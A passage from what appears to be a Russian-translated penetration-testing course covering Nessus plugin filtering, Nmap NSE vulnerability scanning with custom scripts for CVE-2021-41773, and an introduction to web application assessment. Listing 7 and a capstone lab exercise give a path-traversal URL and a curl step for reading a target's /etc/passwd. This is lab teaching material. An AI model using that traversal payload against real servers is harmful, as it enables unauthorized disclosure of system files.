выбрать разные аргументы фильтра для указания поведения сопоставления. В правом выпадающем меню можно указать номер CVE. После ввода "CVE-2021-3156" можно нажать *Preview Plugins*. Завершение может занять несколько минут.




После завершения *Preview Plugins* мы получаем список найденных семейства плагинов, которые покрывают этот конкретный CVE.



Одна очень удобная функция динамического фильтра плагинов - возможность комбинировать несколько фильтров. В этом примере мы знаем, что цель является системой Ubuntu Linux, поэтому можем использовать второй фильтр, чтобы указать связанное семейство плагинов. Добавим новый фильтр, нажав кнопку *plus* рядом с первым фильтром.




Появляется новый фильтр плагинов. Чтобы ограничить проверки конкретного семейства плагинов для Ubuntu, выберем *Plugin Family* в левом выпадающем списке и *Ubuntu Local Security Checks* в правом выпадающем списке.




В зависимости от версии Nessus, выпадающее меню справа может не отображать значения. В этом случае можно удалить второй фильтр плагинов и продолжить без него.

Затем можно снова нажать *Preview Plugins*, чтобы перечислить плагины, определенные нашими фильтрами. После завершения нажмем выпадающее меню и выберем *Ubuntu Local Security Checks*. Nessus отображает информацию о плагине, включая затронутые версии Ubuntu, краткое описание и номер патча, а также Plugin ID.




Больше информации можно получить, нажав на плагин. Рисунок 44 показывает подробную информацию указанного плагина.




После закрытия этого окна можно запустить сканирование уязвимостей так же, как раньше.

После завершения сканирования посмотрим результаты, нажав вкладку *Vulnerabilities*.



Вывод перечисляет одну находку с критичностью *HIGH*, найденную плагином, который мы указали в динамическом фильтре плагинов. Рисунок 46 показывает подробную информацию о находке и подтверждает, что цель уязвима к CVE-2021-3156.



Вывод плагина также содержит информацию о том, что Nessus использовал только заявленный номер версии затронутого приложения и не пытался подтвердить уязвимость путем какой-либо эксплуатации. В оценке мы должны проверить такие результаты, чтобы убедиться, действительно ли это эксплуатируемая уязвимость.

1. Следуйте шагам выше, чтобы выполнить сканирование уязвимостей на VM #1 с указанным фильтром плагинов. Нажмите на уязвимость, предоставленную плагином, на странице результатов *Vulnerabilities* и введите дату публикации патча для этой уязвимости. Информацию можно найти в области *Vulnerability Information* под *Patch Pub Date* в правой боковой панели.
2. Целевая машина VM #2 запускает веб-сервер IIS. Выполните *Advanced Dynamic Scan* на этой системе с параметрами по умолчанию этого шаблона и укажите Plugin ID *11714* в Plugin Filter. После завершения сканирования изучите обнаруженную информацию и найдите флаг, встроенный в раскрытый путь. Помните, что Nessus показывает некоторые специальные символы вроде "{" или "}" как *Unicode Hex characters*. Чтобы предоставить правильный флаг, нужно заменить эти символы.

7.3. Сканирование уязвимостей с Nmap

В этом учебном разделе рассматриваются следующие учебные цели:

• Понять основы Nmap Scripting Engine (NSE)
• Выполнить легковесное сканирование уязвимостей с Nmap
• Работать с пользовательскими NSE-скриптами

В этом учебном разделе мы изучим *Nmap Scripting Engine* (NSE) и то, как использовать Nmap как легковесный сканер уязвимостей. Кроме того, мы узнаем о категориях NSE-скриптов, о том, как использовать NSE-скрипты в Nmap и как работать с пользовательскими NSE-скриптами.

В качестве альтернативы Nessus можно также использовать NSE для выполнения автоматического сканирования уязвимостей. NSE-скрипты расширяют базовую функциональность Nmap, позволяя выполнять разные сетевые задачи. Эти задачи группируются в категории вокруг случаев вроде обнаружения уязвимостей, перебора и обнаружения сети. Скрипты также могут расширять возможности обнаружения версий и сбора информации в Nmap.

NSE-скрипт может иметь больше одной категории. Например, он может быть категоризирован как *safe* и *vuln* или *intrusive* и *vuln*. Скрипты в категории "safe" не имеют потенциального воздействия на стабильность, а скрипты в категории "intrusive" могут привести к сбою целевой службы или системы. Чтобы избежать проблем со стабильностью, крайне важно проверять, как категоризированы скрипты, и никогда не запускать NSE-скрипт или категорию без понимания последствий. Категории скрипта можно определить, просматривая NSE Documentation или локально в каталоге NSE-скриптов.

В этом разделе мы сосредоточимся на категории *vuln*, чтобы использовать Nmap как легковесный сканер уязвимостей.

На нашей Kali VM NSE-скрипты находятся в каталоге `/usr/share/nmap/scripts/` с типом файлов **.nse**. Этот каталог также содержит файл **script.db**, который служит индексом для всех доступных сейчас NSE-скриптов. Его можно использовать, чтобы получить список скриптов в категории *vuln*.

```
kali@kali:~$ cd /usr/share/nmap/scripts/

kali@kali:/usr/share/nmap/scripts$ cat script.db  | grep "\"vuln\""
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln", } }
Entry { filename = "broadcast-avahi-dos.nse", categories = { "broadcast", "dos", "intrusive", "vuln", } }
Entry { filename = "clamav-exec.nse", categories = { "exploit", "vuln", } }
Entry { filename = "distcc-cve2004-2687.nse", categories = { "exploit", "intrusive", "vuln", } }
Entry { filename = "dns-update.nse", categories = { "intrusive", "vuln", } }
...
```

Листинг 4 - База данных Nmap script

У каждой записи есть имя файла и категории. Имя файла представляет имя NSE-скрипта в каталоге NSE.

Некоторые стандартные NSE scripts довольно устарели. К счастью, script vulners был integrated и предоставляет актуальную информацию об уязвимостях обнаруженных версий служб из Vulners Vulnerability Database. Сам script имеет categories *safe*, *vuln* и *external*.

Перед первым сканирование уязвимостей с NSE рассмотрим параметр Nmap *--script*. Этот параметр отвечает за определение, какие NSE scripts будут executed в scan. Arguments этого параметра могут быть category, Boolean expression, comma-separated list of categories, полное или wildcard-specified имя NSE script в **script.db** или absolute path к конкретному script.

Начнем с сканирование Nmap, используя все NSE scripts из category *vuln*. Команда, которую мы используем, содержит ранее упомянутый параметр `--script` с argument **vuln**, который указывает все scripts с этой category. Кроме того, передадим `-sV`, чтобы активировать возможности обнаружения служб Nmap. Наконец, используем `-p`, чтобы сканировать только порт 443.

```
kali@kali:~$ sudo nmap -sV -p 443 --script "vuln" 192.168.50.124
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org )
...
PORT    STATE SERVICE VERSION
443/tcp open  http    Apache httpd 2.4.49 ((Unix))
...
| vulners:
|   cpe:/a:apache:http_server:2.4.49:
...
        https://vulners.com/githubexploit/DF57E8F1-FE21-5EB9-8FC7-5F2EA267B09D *EXPLOIT*
|      CVE-2021-41773 4.3 https://vulners.com/cve/CVE-2021-41773
...
|_http-server-header: Apache/2.4.49 (Unix)
MAC Address: 00:0C:29:C7:81:EA (VMware)
```

Листинг 5 - Использование категории scripts "vuln" NSE против машины SAMBA

Nmap обнаружил service *Apache* версии 2.4.49 и попробовал все NSE scripts из category *vuln*. Большая часть output приходит от script vulners, который использует information из detected service и version, чтобы предоставить related данные об уязвимостях.


Script vulners показывает не только информацию о найденных CVEs, но также оценка CVSSs и links для дополнительной информации. Например, листинг 5 показывает, что Nmap в комбинации с script vulners обнаружил, что target уязвима к CVE-2021-41773.

Еще одна полезная возможность script vulners состоит в том, что он также перечисляет *Proof of Concepts* для найденных vulnerabilities, помеченных "*EXPLOIT*". Однако без успешного обнаружение служб script vulners не предоставит результатов.

1. Следуйте шагам выше и используйте category *vuln* NSE script против VM #1. Листинг 5 показывает, что target уязвима к CVE-2021-41773, но redacted output опускает несколько дополнительных найденных CVEs. Введите один из других найденных CVEs за 2021 год.

В предыдущем разделе мы узнали о категории vuln NSE и скрипте vulners. Хотя скрипт vulners предоставляет обзор всех CVE, сопоставленных с обнаруженной версией, иногда мы хотим проверить конкретный CVE. Это особенно полезно, когда нужно просканировать сеть на наличие уязвимости. Если делать это через скрипт vulners, пришлось бы просматривать огромный объем информации. Для большинства современных уязвимостей нужно вручную интегрировать специализированные NSE-скрипты.

Потренируемся делать это с CVE-2021-41773. Чтобы найти подходящий NSE script, можно использовать search engine и искать CVE number плюс NSE (**CVE-2021-41773 nse**).



Один из первых search результаты - ссылка на страницу GitHub, предоставляющую script для проверки этой vulnerability. Скачаем этот script и сохраним его как `/usr/share/nmap/scripts/http-vuln-cve2021-41773.nse`, чтобы соответствовать naming syntax других NSE scripts. Прежде чем использовать script, нужно обновить **script.db** с помощью `--script-updatedb`.

```
kali@kali:~$ sudo cp /home/kali/Downloads/http-vuln-cve-2021-41773.nse /usr/share/nmap/scripts/http-vuln-
    cve2021-41773.nse

kali@kali:~$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org )
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP-адресов (0 хостов up) scanned in 0.54 seconds
```

Листинг 6 - Копирование NSE Script и обновление базы script.db

Чтобы использовать NSE script, укажем имя script, информацию о цели и port number. Также включим обнаружение служб.

```
kali@kali:~$ sudo nmap -sV -p 443 --script "http-vuln-cve2021-41773" 192.168.50.124
Starting Nmap 7.92 ( https://nmap.org )
Host is up (0.00069s latency).

PORT    STATE SERVICE VERSION
443/tcp open  http    Apache httpd 2.4.49 ((Unix))
| http-vuln-cve2021-41773:
|   VULNERABLE:
|   Path traversal and file disclosure vulnerability in Apache HTTP Server 2.4.49
|     State: VULNERABLE
|              A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An
    attacker could use a path traversal attack to map URLs to files outside the expected document root. If
    files outside of the document root are not protected by "require all denied" these requests can succeed.
    Additionally this flaw could leak the source of interpreted files like CGI scripts. This issue is known
    to be exploited in the wild. This issue only affects Apache 2.4.49 and not earlier versions.
|
|     Disclosure date: 2021-10-05
|     Check результаты:
|
|         Verify arbitrary file read: https://192.168.50.124:443/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
...
Nmap done: 1 IP-адрес (1 host up) scanned in 6.86 seconds
```

Листинг 7 - CVE-2021-41773 NSE Script

Вывод указывает, что цель уязвима к CVE-2021-41773, и предоставляет дополнительную справочную информацию.

Хотя Nmap не является сканером уязвимостей в традиционном смысле, мы увидели, что NSE - мощная функция, позволяющая выполнять легковесное сканирование уязвимостей. В тесте на проникновение можно использовать Nmap, когда полноценный сканер уязвимостей недоступен или когда нужно проверить находки из других инструментов.

Однако нужно учитывать те же факторы, что и с любым другим сканером уязвимостей. Категории NSE-скрипта могут предоставлять полезную информацию, например является ли скрипт intrusive или safe, но также нужно помнить, что NSE-скрипт может содержать вредоносный код, который даст атакующему полный доступ к нашей системе. По этой причине всегда нужно проверять, что NSE-скрипт не только предоставляет нужную функциональность, но и безопасен.

1. **Capstone Labs**: Следуйте шагам выше, чтобы выполнить сканирование уязвимостей с custom NSE script на VM #1. Скопируйте link из script output после *Verify arbitrary file read:* и используйте его как parameter для curl. Это извлечет content `/etc/passwd` целевой машине и отобразит его. Учтите, что при вставке link нужно использовать *http* вместо *https*, сохранив порт 443. Вставьте последнее username файла в braces "OS{}" и предоставьте это как ответ на упражнение.

7.4. Завершение

Этот модуль дал обзор сканирование уязвимостей с Nessus и Nmap, а также представил разные типы и соображения сканирование уязвимостей.

Сканирование уязвимостей может быть чрезвычайно полезным во время любой оценки безопасности. При правильной настройке инструменты сканирования уязвимостей предоставляют большой объем осмысленных данных. Важно понимать, что ручная проверка результатов все равно требуется, а сканеры могут обнаружить только те уязвимости, для которых они настроены. Наконец, всегда следует помнить, что инструменты сканирования уязвимостей могут выполнять действия, вредные для некоторых сетей или целей, поэтому при их использовании нужно соблюдать осторожность.

8. Введение в атаки на веб-приложения

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Методология оценки веб-приложений
• Перечисление веб-приложений
• Cross-Site Scripting

В этом модуле мы начнем знакомиться с атаками на веб-приложения. Современные фреймворки разработки и решения для хостинга упростили процесс создания и развертывания веб-приложений. Однако такие приложения обычно открывают большую поверхность атаки из-за множества зависимостей, небезопасных конфигураций серверов, недостаточно зрелого кода приложения и бизнес-специфичных ошибок в логике приложения.

Веб-приложения пишутся с использованием разных языков программирования и фреймворков, каждый из которых может вносить собственные типы уязвимостей. Поскольку самые распространенные уязвимости похожи по концепции, а разные фреймворки ведут себя сходным образом независимо от нижележащего технологического стека, мы сможем следовать похожим путям эксплуатации.

8.1. Методология оценки веб-приложений

Этот учебный блок охватывает следующие учебные цели:

• Понять требования к тестированию безопасности веб-приложений
• Изучить разные типы и методологии тестирования веб-приложений
• Узнать об OWASP Top 10 и самых распространенных веб-уязвимостях

Прежде чем обсуждать перечисление и эксплуатацию, рассмотрим разные методологии тестирования веб-приложений на проникновение.

Как тестировщики на проникновение, мы можем оценивать веб-приложение тремя разными методами, в зависимости от того, какая информация нам предоставлена, каков охват и какие правила установлены для конкретного задания.

White-box тестирование описывает сценарии, в которых у нас есть неограниченный доступ к исходному коду приложения, инфраструктуре, на которой оно размещено, и проектной документации. Так как этот тип тестирования дает нам более полное представление о приложении, для поиска уязвимостей в исходном коде требуется определенный набор навыков. Среди навыков, необходимых для white-box тестирования, есть анализ исходного кода и логики приложения. Такая методология может занимать больше времени в зависимости от размера проверяемой кодовой базы.

В отличие от него, *black-box* тестирование, также известное как тест с *нулевым знанием*, не предоставляет информации о целевом приложении. Это означает, что тестировщику критически важно вложить существенные ресурсы в этап перечисления. Именно такой подход применяется в большинстве bug bounty заданий.

Grey-box тестирование происходит тогда, когда нам предоставлена ограниченная информация об охвате цели, включая методы аутентификации, учетные данные или сведения о фреймворке.

В этом модуле мы сосредоточимся на black-box тестировании, чтобы развить навыки работы с веб-приложениями, которые изучаются в этом курсе.

В этом и следующих модулях мы будем исследовать перечисление и эксплуатацию уязвимостей веб-приложений. Хотя сложность уязвимостей и атак различается, мы продемонстрируем эксплуатацию нескольких распространенных уязвимостей веб-приложений из списка OWASP Top 10.1

Цель OWASP Foundation состоит в улучшении глобальной безопасности программного обеспечения. В рамках этой цели организация разрабатывает OWASP Top 10, периодически составляемый список наиболее критичных рисков безопасности для веб-приложений.

Понимание этих векторов атак станет базовыми строительными блоками для построения более продвинутых атак, которые мы изучим в других модулях.

(OWASP, 2022), owasp.org

8.2. Инструменты оценки веб-приложений

Этот учебный блок охватывает следующие учебные цели:

• Выполнять распространенные техники перечисления веб-приложений
• Понять теорию веб-прокси
• Узнать, как работает Burp Suite proxy при тестировании веб-приложений

Прежде чем переходить к деталям перечисления веб-приложений, познакомимся с рабочими инструментами. В этом учебном блоке мы снова обратимся к Nmap для перечисления веб-сервисов, а также к Wappalyzer, онлайн-сервису, который раскрывает технологический стек приложения, и Gobuster, инструменту для поиска файлов и веб-каталогов. В завершение мы сосредоточимся на Burp Suite proxy, на который будем часто опираться при тестировании веб-приложений в этом и следующих модулях.

Как было рассмотрено в предыдущем модуле, Nmap является основным инструментом для начального активного перечисления. Перечисление веб-приложения стоит начинать с его ключевого компонента, веб-сервера, поскольку он является общим знаменателем любого веб-приложения, которое публикует свои сервисы.

Так как мы обнаружили открытый порт 80 на цели, мы можем продолжить обнаружение сервиса. Для начала используем сканирование сервиса **nmap** (`-sV`), чтобы получить баннер веб-сервера (`-p80`).

```
kali@kali:~$ sudo nmap -p80  -sV 192.168.50.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 05:13 EDT
Nmap scan report for 192.168.50.20
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```

Листинг 1 - Запуск сканирования Nmap для определения версии веб-сервера

Сканирование показывает, что на хосте Ubuntu работает Apache версии 2.4.41.

Чтобы продвинуть перечисление дальше, используем сервис-специфичные NSE-скрипты Nmap, такие как *http-enum*, который выполняет начальное снятие отпечатка веб-сервера.

```
kali@kali:~$ sudo nmap -p80 --script=http-enum 192.168.50.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 06:30 EDT
Nmap scan report for 192.168.50.20
Host is up (0.10s latency).

PORT   STATE SERVICE
```

```
80/tcp open  http
| http-enum:
|   /login.php: Possible admin folder
|   /db/: BlogWorx Database
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|   /db/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'

Nmap done: 1 IP-адрес (1 host up) scanned in 16.82 seconds
```

